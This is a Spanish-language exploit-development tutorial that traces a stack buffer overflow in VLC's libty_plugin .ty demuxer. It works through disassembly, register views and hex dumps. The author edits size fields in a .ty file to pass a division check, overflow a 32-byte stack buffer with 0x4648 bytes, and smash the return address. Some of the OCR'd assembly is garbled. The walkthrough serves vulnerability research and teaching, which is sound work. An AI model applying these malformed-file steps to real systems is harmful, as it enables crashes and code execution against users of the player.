
Lo cierto es que reps movs copia desde lo que apunta ESI que es el source a lo que apunta EDI que es el destino, y ECX es la cantidad de dwords a copiar, veamos a qué apunta ESI haciendo click en la flechita al lado de ESI pero teniendo el foco en HEX DUMP para ver allí.



Eso es lo que copia en el BUFFER abramos el archivo .ty en un editor hexa y aquí hagamos.



Marquemos 32 bytes y hagamos EDIT-EXPORT DATA para copiar los bytes marcados en el formato que queremos.



Creo que asi quedara mejor.

HxD - [C:\Users\ricna\Downloads\test-dtivo-junkskip.ty+]

The screenshot shows the HxD Hex Editor interface. The menu bar includes Archivo, Edición, Buscar, Ver, Análisis, Extras, Ventanas, and ?.

The toolbar has icons for file operations, zoom (16), encoding (ANSI), and hex view.

The tabs at the top show evil.mpg, 4test-dtivo-junkskip.ty+, and test-dtivo-junkskip.ty+.

The main window displays memory dump with columns for Offset(h) and Data. A search dialog is open, showing the search term 00 00 00 02 3B 9A CA 00 00 00 01 48 00 00 03 1E and options for Tipo de Datos (Valores hexadecimales), Dirección (Todo selected), and search direction (Adelante selected). Buttons for Buscar, Aceptar, and Cancelar are visible.

The memory dump shows several instances of the byte sequence 00 00 00 02 3B 9A CA 00 00 00 01 48 00 00 03 1E, which corresponds to the value 0x0000023B9AC000001480000031E.

Así que ya encontramos los bytes que lee del archivo, sabemos que el 14-15-16 y 17 son los que armaran el valor, le sumará 8 y hará una división y llegará al valor, veamos cual es aquí.

The screenshot shows the same memory dump as before, but with a blue oval highlighting the byte sequence 00 00 00 02 3B 9A CA 00 00 00 01 48 00 00 03 1E at offset 00000010. This sequence is part of the value 0x0000023B9AC000001480000031E.


Es ese 00 00 00 02 pongamos un breakpoint para que pare al volver del stream\_Read de nuevo en la dll libty\_plugin.

```

61401BF0 mov [esp+0FCh+Memory], edx, memory
61401BF9 call free
61401BFE mov eax, [esp+0FCh+var_60]
61401C05 mov ecx, 20h
61401C0A lea edx, [esp+0FCh+buffer]
61401C11 mov [esp+0FCh+var_F4], ecx
61401C15 mov [esp+0FCh+var_F8], edx
61401C19 mov edi, [eax+3Ch]
61401C1C mov [esp+0FCh+Memory], edi
61401C1F call stream_Read
61401C24 movzx esi, [esp+0FCh+buffer+14h]
61401C2C movzx ebx, [esp+0FCh+buffer+15h]
61401C34 movzx ecx, [esp+0FCh+buffer+17h]
61401C3C movzx edx, [esp+0FCh+buffer+16h]
61401C44 shl esi, 18h
61401C47 mov [esp+0FCh+size_a_copiar_menos_8], esi
61401C4E shl ebx, 10h

```

Lo tuve que tirar de nuevo porque se cayó el IP



Ahora el buffer está acá.

0284FB4C	00 00 00 00 00 00 30 00 00 00 00 00 00 00 30 00 . . . . . 0 . . . . . 0 .
0284FB5C	00 00 00 00 65 13 05 00 00 00 00 00 F5 46 7A BD . . . e . . . . . ) Fz +
0284FB60	00 00 00 00 02 00 00 00 00 01 F7 04 00 00 00 00 08 . . . . . . . . . . . . . . .
0284FB7C	00 00 00 00 02 3B 9A CA 00 00 00 01 48 00 00 30 00 . . . ; Ü - . . . H . . 0 .
0284FB8C	00 00 00 00 DB E0 2A 00 46 00 00 00 08 D0 DE 00 . . .   a * . F . . . -   .
0284FB9C	88 05 E0 00 F5 00 00 00 80 23 40 61 78 00 E0 00 é . a . ) . . . Ç # d a x . a .

Lo puedo poner en hex dump y sumarle 0x14 a la dirección del buffer y veo que es el 00 00 00 02 que habíamos visto en el archivo.

Traceemos a ver que hace.

61401C1C mov [esp+0FCh+Memory], edi	EBP 00DED008 debug 027:
61401C1F call stream_Read	ESP 0284FAA8 Stack[000
61401C24 movzx esi, [esp+0FCh+buffer+14h]	EIP 61401C70 sub_61401
61401C2C movzx ebx, [esp+0FCh+buffer+15h]	EFL 00000282
61401C34 movzx ecx, [esp+0FCh+buffer+17h]	
61401C3C movzx edx, [esp+0FCh+buffer+16h]	
61401C44 shl esi, 18h	
61401C47 mov [esp+0FCh+size_a_copiar_menos_8], esi	
61401C4E shl ebx, 10h	
61401C51 or [esp+0FCh+size_a_copiar_menos_8], ebx	
61401C58 shl edx, 8	
61401C5B or [esp+0FCh+size_a_copiar_menos_8], ecx	
61401C62 or [esp+0FCh+size_a_copiar_menos_8], edx	
61401C69 mov eax, [esp+0FCh+size_a_copiar_menos_8]	
61401C70 mov edi, [esp+0FCh+size_a_copiar_menos_8]	
61401C77 shl eax, 3	
61401C7A mov [ebp+0BECC8], eax	[esp+0FCh+size_a_copiar_menos_8]=[Stack[0000E78]:0284FB48]
61401C80 add edi, 8	dd 2
61401C83 movzx eax, [esp+0FCh+buffer+1Ch]	

Vemos que todo eso es para armar el DWORD y pasarlo a EDI, luego debería sumarle 8.

```

61401C84 movzx eax, [esp+0FCh+buffer+10h]
61401C8C movzx edx, [esp+0FCh+buffer+10h]
61401C44 shl esi, 10h
61401C47 mov [esp+0FCh+size_a_copiar_menos_8], esi
61401C4E shl ebx, 10h
61401C51 or [esp+0FCh+size_a_copiar_menos_8], ebx
61401C58 shl edx, 8
61401C5B or [esp+0FCh+size_a_copiar_menos_8], ecx
61401C62 or [esp+0FCh+size_a_copiar_menos_8], edx
61401C69 mov eax, [esp+0FCh+size_a_copiar_menos_8]
61401C70 mov edi, [esp+0FCh+size_a_copiar_menos_8]
61401C77 shl eax, 3
61401C7F mov [ebp+0BECh], eax
61401C80 add edi, 8
61401C83 movzx eax, [esp+0FCh+buffer+1Ch]
61401C85 movzx esi, [esp+0FCh+buffer+1Dh]
61401C87 movzx phv, [esp+0FCh+buffer+1Fh]

```

Y más adelante hará un IDIV lleguemos ahí.

```

61401CB0 or eax, ecx
61401CB2 mov [esp+0FCh+size_a_copiar], edi
61401CB9 cdq
61401CBA idiv [esp+0FCh+size_a_copiar]
61401CC1 mov [ebp+0BE80h], eax
61401CC7 shl eax, 4
61401CCA mov [esp+0FCh+Memory], db 0Ah
61401CCD call malloc
61401CD2 mov [ebp+0BEF8h], eax
(504, 310) 0000010BA 61401CBA: sub_61401AE0 db 0
db 0
db 0
db 0
db 30h ; 0
db 0
db 0
db 0
db 0

```

ss started (t10=3400)
400 has exited (code 0)

Allí está el 0x0a que provino del 0x02 que leyó del archivo y le sumó 8, quedando 0xa.

```

61401CA9 or eax, esi
61401CAB shl ecx, 8
61401CAE or eax, ebx
61401CB0 or eax, ecx
61401CB2 mov [esp+0FCh+size_a_copiar], edi
61401CB9 cdq
61401CBA idiv [esp+0FCh+size_a_copiar]
61401CC1 mov [ebp+MyStruct.MAXIMO], eax
61401CC7 shl eax, 4
61401CCA mov [esp+0FCh+Memory], eax ; Size
61401CCD call malloc
61401CD2 mov [ebp+0BEF8h], eax
61401CD8 mov eax, [ebp+0BEC8h]
61401CDE test eax, eax
61401CE0 jle loc_61401F2E

```

IDIV es la división con signo dividirá EDX:EAX por el size a copiar el que no se modificará, el problema es que si subo mucho el size a copiar la división dará cero y eso es el valor que va al MALLOC luego de multiplicarlo por 16, así que debemos manejar bien esta división para que no de cero.

EDX:EAX es 00000000:000000148 y se divide por 0A, si vemos en el archivo el 0x148 está cerca del 00000002.

```

) 39 70 0B AF BD 74 22 AB E2 89 18 44 E2 09 FA B1 9p. "st"«ä
) 12 AB 97 0D 77 60 72 00 00 00 00 00 00 00 00 00 00 .«.w'r..
) F5 46 7A BD 00 00 00 00 02 30 02 00 00 00 00 01 F7 04 öFz... .
) 00 00 00 08 00 00 00 02 3B 9A CA 00 00 00 01 48 .....;
) 00 00 03 18 98 24 4A 2D 52 95 00 00 03 19 F2 30 .... "$J-P
) F1 D9 12 49 00 00 03 1B 11 A2 5R 61 52 D5 00 01 Áf T

```


Así que si subo el 02 tendré que subir también el 0x148 para que la división no de cero, lo haré.

```

002FFFF0 40 07 93 51 16 D6 9A 86 45 81 F7 5B 47 1B 26 9B 0."Q.ÖstE.±[G.&]
002FFFC0 C8 E3 EC 6F 70 01 60 B1 E8 F4 34 78 B1 54 33 D6 Éaiop.±èö4x±T3Ö
002FFFDO 8E A5 74 9C 32 D1 17 80 E5 5C 33 5E A4 60 BA 75 2Vtœ2N.€å\3^x`°u
002FFFEO 39 70 0B AF BD 74 22 AB E2 89 18 44 E2 09 FA B1 9p. "st"«ä%.Då.ú±
002FFFF0 12 AB 97 0D 77 60 72 00 00 00 00 00 00 00 00 00 .«.w'r.....
00300000 F5 46 7A BD 00 00 00 02 22 22 22 22 00 00 00 01 17 04 öFz...""....+
00300010 00 00 00 08 00 00 46 47 3B 9A CA 00 00 00 AA 48 .....FG;šÈ...^H

```

De esa forma veremos si llega al stream\_Read con un size grande mayor que 8 que desborde el buffer, lo volvemos a tirar con este archivo modificado.



Allí arma el 0x4647 en EDI, luego le sumará 8.

<pre> 61401C2C movzx ebx, [esp+0FCh+buffer+15h] 61401C34 movzx ecx, [esp+0FCh+buffer+17h] 61401C3C movzx edx, [esp+0FCh+buffer+16h] 61401C44 shr esi, 18h 61401C47 mov [esp+0FCh+size_a_copiar_menos_8], esi 61401C4E shr ebx, 10h 61401C51 or [esp+0FCh+size_a_copiar_menos_8], ebx 61401C58 shr edx, 8 61401C5B or [esp+0FCh+size_a_copiar_menos_8], ecx 61401C62 or [esp+0FCh+size_a_copiar_menos_8], edx 61401C69 mov eax, [esp+0FCh+size_a_copiar_menos_8] 61401C70 mov edi, [esp+0FCh+size_a_copiar_menos_8] 61401C77 shr eax, 3 61401C7A mov [ebp+0BECCCh], eax 61401C80 add edi, 8 61401C83 movzx eax, [esp+0FCh+buffer+1Ch] 61401C88 movzx esi, [esp+0FCh+buffer+1Dh] 61401C93 movzx ebx, [esp+0FCh+buffer+1Fh] 61401C98 movzx ecx, [esp+0FCh+buffer+1Eh] 61401CA0 shr eax, 10h </pre>	<pre> EBX 00000000 ↳ ECX 00000000 ↳ EDX 00000000 ↳ ESI 00000000 ↳ EDI 00004647 ↳ EBP 000FC140 ↳ debug072:000FC14 ESP 0264FAAB ↳ Stack[000004CC] EIP 61401C77 ↳ sub_61401AE0+19 EFL 00000206 ↳ </pre>
---	--

Luego hará el IDIV 0000000:AA48 dividido 0x464f

```

61401C77 shl eax, 3
61401C7A mov [ebp+0BECCh], eax
61401C80 add edi, 8
61401C83 movzx eax, [esp+0FCh+buffer+1Ch]
61401C8B movzx esi, [esp+0FCh+buffer+10h]
61401C93 movzx ebx, [esp+0FCh+buffer+1Fh]
61401C9B movzx ecx, [esp+0FCh+buffer+1Eh]
61401CA3 shl eax, 18h
61401CA6 shl esi, 10h
61401CA9 or eax, esi
61401CAB shl ecx, 8
61401CAE or eax, ebx
61401CB0 or eax, ecx
61401CB2 mov [esp+0FCh+size_a_copiar], edi
61401CB9 cdq
61401CBA idiv [esp+0FCh+size_a_copiar]
61401CC1 mov [ebp+MyStruct.MAXIMO], eax
61401CC7 shl eax, 4
61401CCA mov [esp+0FCh+Memory], eax ; Size

```

El resultado de la división queda en EAX y es 2.

```

61401C77 shl eax, 3
61401C7A mov [ebp+0BECCh], eax
61401C80 add edi, 8
61401C83 movzx eax, [esp+0FCh+buffer+1Ch]
61401C8B movzx esi, [esp+0FCh+buffer+10h]
61401C93 movzx ebx, [esp+0FCh+buffer+1Fh]
61401C9B movzx ecx, [esp+0FCh+buffer+1Eh]
61401CA3 shl eax, 18h
61401CA6 shl esi, 10h
61401CA9 or eax, esi
61401CAB shl ecx, 8
61401CAE or eax, ebx
61401CB0 or eax, ecx
61401CB2 mov [esp+0FCh+size_a_copiar], edi
61401CB9 cdq
61401CBA idiv [esp+0FCh+size_a_copiar]
61401CC1 mov [ebp+MyStruct.MAXIMO], eax

```

Ese es el máximo que va a multiplicar por 16 y llamar a malloc, como no estamos explotando el heap overflow, mientras que alloque estará bien.

```

61401C77 shl eax, 3
61401C7A mov [ebp+0BECCh], eax
61401C80 add edi, 8
61401C83 movzx eax, [esp+0FCh+buffer+1Ch]
61401C8B movzx esi, [esp+0FCh+buffer+10h]
61401C93 movzx ebx, [esp+0FCh+buffer+1Fh]
61401C9B movzx ecx, [esp+0FCh+buffer+1Eh]
61401CA3 shl eax, 18h
61401CA6 shl esi, 10h
61401CA9 or eax, esi
61401CAB shl ecx, 8
61401CAE or eax, ebx
61401CB0 or eax, ecx
61401CB2 mov [esp+0FCh+size_a_copiar], edi
61401CB9 cdq
61401CBA idiv [esp+0FCh+size_a_copiar]
61401CC1 mov [ebp+MyStruct.MAXIMO], eax
61401CC7 shl eax, 4
61401CCA mov [esp+0FCh+Memory], eax ; Size
61401CDD call malloc
61401CD2 mov [ebp+0BEF8h], eax
61401C8A mon [eax+0RFCSH]

```

Así que llama a malloc con el tamaño 0x20, allocara sin problema.

Registers pane (right):

```

EAX 00000000 ↳
EBX 00000048 ↳
ECX 00000000 ↳
EDX 12330015 ↳
ESI 0000464F ↳
EDI 0000464F ↳
EBP 000FC140 ↳ debug072:0
ESP 0264FAA8 ↳ Stack[0000]
EIP 61401D3C ↳ sub_61401A
EFL 00000246

```

Assembly panes (left):

```

61401CC7 shl    eax, 4
61401CC9 mov    [esp+0FCh+Memory], eax ; Size
61401CCD call   malloc
61401CD2 mov    [ebp+MyStruct.BUFFER_HEAP], eax
61401CD8 mov    eax, [ebp+MyStruct.MAXIMO]
61401CDE test   eax, eax
61401CE0 jle    loc_61401F2E

61401CE6 xor    eax, eax
61401CE8 mov    [esp+0FCh+var_48], eax
61401CEF jmp    short loc_61401D35

61401D35
61401D35 loc_61401D35
61401D35 mov    esi, [esp+0FCh+size_a_copiar]
61401D3C lea    ecx, [esp+0FCh+buffer]
61401D43 mov    ebx, [esp+0FCh+var_60]
61401D4A mov    [esp+4], ecx ; buffer
61401D4E mov    [esp+8], esi ; size a copiar
61401D52 mov    edi, [ebx+3Ch]
61401D55 xor    ebx, ebx

```

Bottom status bar: L1 | (862, 353) | 0000113c 61401D3C: sub\_61401AE0+25C (Synchronized with EIP)

Va al bloque donde está la vulnerabilidad, con el size\_a\_copiar 0x464f que obviamente es mayor que 8, lo que en la versión parcheada lo tiraría fuera y no habría overflow.

Le colocó breakpoints en el buffer, ECX apunta al mismo, voy allí y le pongo hardware breakpoint on read write para que pare cuando comience a llenar el buffer.

Registers pane (right):

```

EAX 00000000 ↳
EBX 00000000 ↳
ECX 0244FB68 ↳ Stack[0000]
EDX 118A0010 ↳
ESI 0000464F ↳
EDI 00DE4268 ↳ debug028:0
EBP 00E04008 ↳ debug028:0
ESP 0244FAA8 ↳ Stack[0000]
EIP 61401D5A ↳ sub_61401A
EFL 00000246

```

Assembly panes (left):

```

Stack[000005B8]:0244FB64 db 0
Stack[000005B8]:0244FB65 db 0
Stack[000005B8]:0244FB66 db 0
Stack[000005B8]:0244FB67 db 0
Stack[000005B8]:0244FB68 db 0F5h ; )
Stack[000005B8]:0244FB69 db 46h ; F
Stack[000005B8]:0244FB6A db 7Ah ; Z
Stack[000005B8]:0244FB6B db 0BDh ; +
Stack[000005B8]:0244FB6C db 0
Stack[000005B8]:0244FB6D db 0
Stack[000005B8]:0244FB6E db 0
Stack[000005B8]:0244FB6F db 2

```

Bottom status bar: UNKNOWN 0244FB68: Stack[000005B8]:0244FB68 (Synchronized with EIP)

Registers pane (right):

```

EAX 00000000 ↳
EBX 00000000 ↳
ECX 0244FB68 ↳ Stack[0000]
EDX 118A0010 ↳
ESI 0000464F ↳
EDI 00DE4268 ↳ debug028:0
EBP 00E04008 ↳ debug028:0
ESP 0244FAA8 ↳ Stack[0000]
EIP 61401D5A ↳ sub_61401A
EFL 00000246

```

Assembly panes (left):

```

61401D43 mov    ebx, [esp+0FCh+var_60]
61401D4A mov    [esp+0FCh+var_F8], ecx
61401D4E mov    [esp+0FCh+var_F4], esi
61401D52 mov    edi, [ebx+3Ch]
61401D55 xor    ebx, ebx
61401D57 mov    [esp+0FCh+Memory], edi
61401D5A call   stream_Read
61401D5F movzx edx, [esp+0FCh+buffer]
61401D67 movzx eax, [esp+0FCh+var_38]
61401D6F mov    edi, [esp+0FCh+var_48]
61401D76 mov    [esp+0FCh+var_9C], edx
61401D7A xor    edx, edx

```

Bottom status bar: 000115A 61401D5A: sub\_61401AE0+27A (Synchronized with EIP)


Hex dump pane (bottom):

```

61 BA 01 00 00 00 89 5C 24 0C 89 a++..@a]...@\$@
24 04 89 04 24 E8 7D 51 00 00 FF !$@T$@_SF@0...
00 8B 9C 24 B4 00 00 00 39 9D C8 @\$!...@E\$!...@.+
00 01 00 00 00 00 00 00 00 00 00 00

```

Le daré F9 para que pare cuando copie al buffer.



ECX está copiando 1192 dwords ya que rep movsd es REPETIR MOV DWORDS, así que el total que escribirá en un buffer de 32 bytes es 0x1192 x4 o sea 0x4648 que proviene de redondear el 0x4647 que puse en el archivo.

```

Output window
Python>hex(0x1192*4)
0x4648
Python

```

02FFF80	C3 89 D2 F1 EB 0A A7 C2 25 86 7C A0 32 02 32 BE	ÄtÖñë.Sí*†  2.2%
02FFF90	0B 79 42 B0 55 3E D7 E9 EC 58 A2 3D EF 87 41 74	.yB°U>xéíXc=i†At
02FFFA0	33 ED D4 3B 02 C7 FF 4B 14 01 CC 78 07 93 0C DC	3iÔ;.ÇýK..Íx.^..Ü
02FFFBO	40 07 93 51 16 D6 9A 86 45 81 F7 5B 47 1B 26 9B	0..^Q.ÖstE.+[G..>
02FFFC0	C8 E3 EC 6F 70 01 60 B1 E8 F4 34 78 B1 54 33 D6	Èäiop.^±èö4x±T3Ö
02FFFD0	8E A5 74 9C 32 D1 17 80 E5 5C 33 5E A4 60 BA 75	žÙtœ2Ñ.€å\3^x`^u
02FFFFE0	39 70 0B AF BD 74 22 AB E2 89 18 44 E2 09 FA B1	9p.^‡it"«å‰.Då.ú†
02FFFFFO	12 AB 97 0D 77 60 72 00 00 00 00 00 00 00 00 00	.<-w'r.....
03000000	F5 46 7A BD 00 00 00 02 00 00 00 00 00 01 F7 04	6Fz‡.....÷.
0300010	00 00 00 08 00 00 46 47 3B 9A CA 00 00 00 AA 48	.....FG;šÈ...^H
0300020	00 00 03 18 98 14 4A 2D 51 95 00 00 03 19 F2 30	...."§J-R.....ò0
0300030	E1 A3 12 49 00 00 03 1B 1C 82 5B 61 52 D5 00 00	å£.I.....,[aRÖ..
0300040	03 1C D8 02 4F 84 2C A7 00 00 03 1E 36 09 29 74	..Ø.O,,\$,....6.)t
.....	.....	.....

Ahora llegaré hasta el ret ya que seguro pisa el mismo por el largo que tiene lo que copia al buffer.

Voy haciendo RUN TILL RETURN o CTRL más f7 y vuelve a la función principal, donde está alojado el buffer al llegar al ret de la misma debería crashear.


```

61401D4E mov    [esp+0FCh+var_F4], esi
61401D52 mov    edi, [ebx+3Ch]
61401D55 xor    ebx, ebx
61401D57 mov    [esp+0FCh+Memory], edi
61401D5A call   stream_Read
61401D5F movzx edx, [esp+0FCh+buffer]
61401D67 movzx eax, [esp+0FCh+var_3B]
61401D6F mov    edi, [esp+0FCh+var_48]
61401D76 mov    [esp+0FCh+var_9C], edx
61401D7A xor    edx, edx
61401D7C mov    ecx, [esp+0FCh+var_9C]
61401D80 mov    [esp+0FCh+var_A4], eax


```

106) 0000115F 61401D5F: sub\_61401AE0+27F (Synchronized with EIP)

Pongo un breakpoint en el ret de la función y deshabilito todos los otros.



Veo que el stack está destruido porque pise todo allí, voy a HEX VIEW y apreto la flechita al lado de ESP.



Busco esa cadena en el archivo.

```

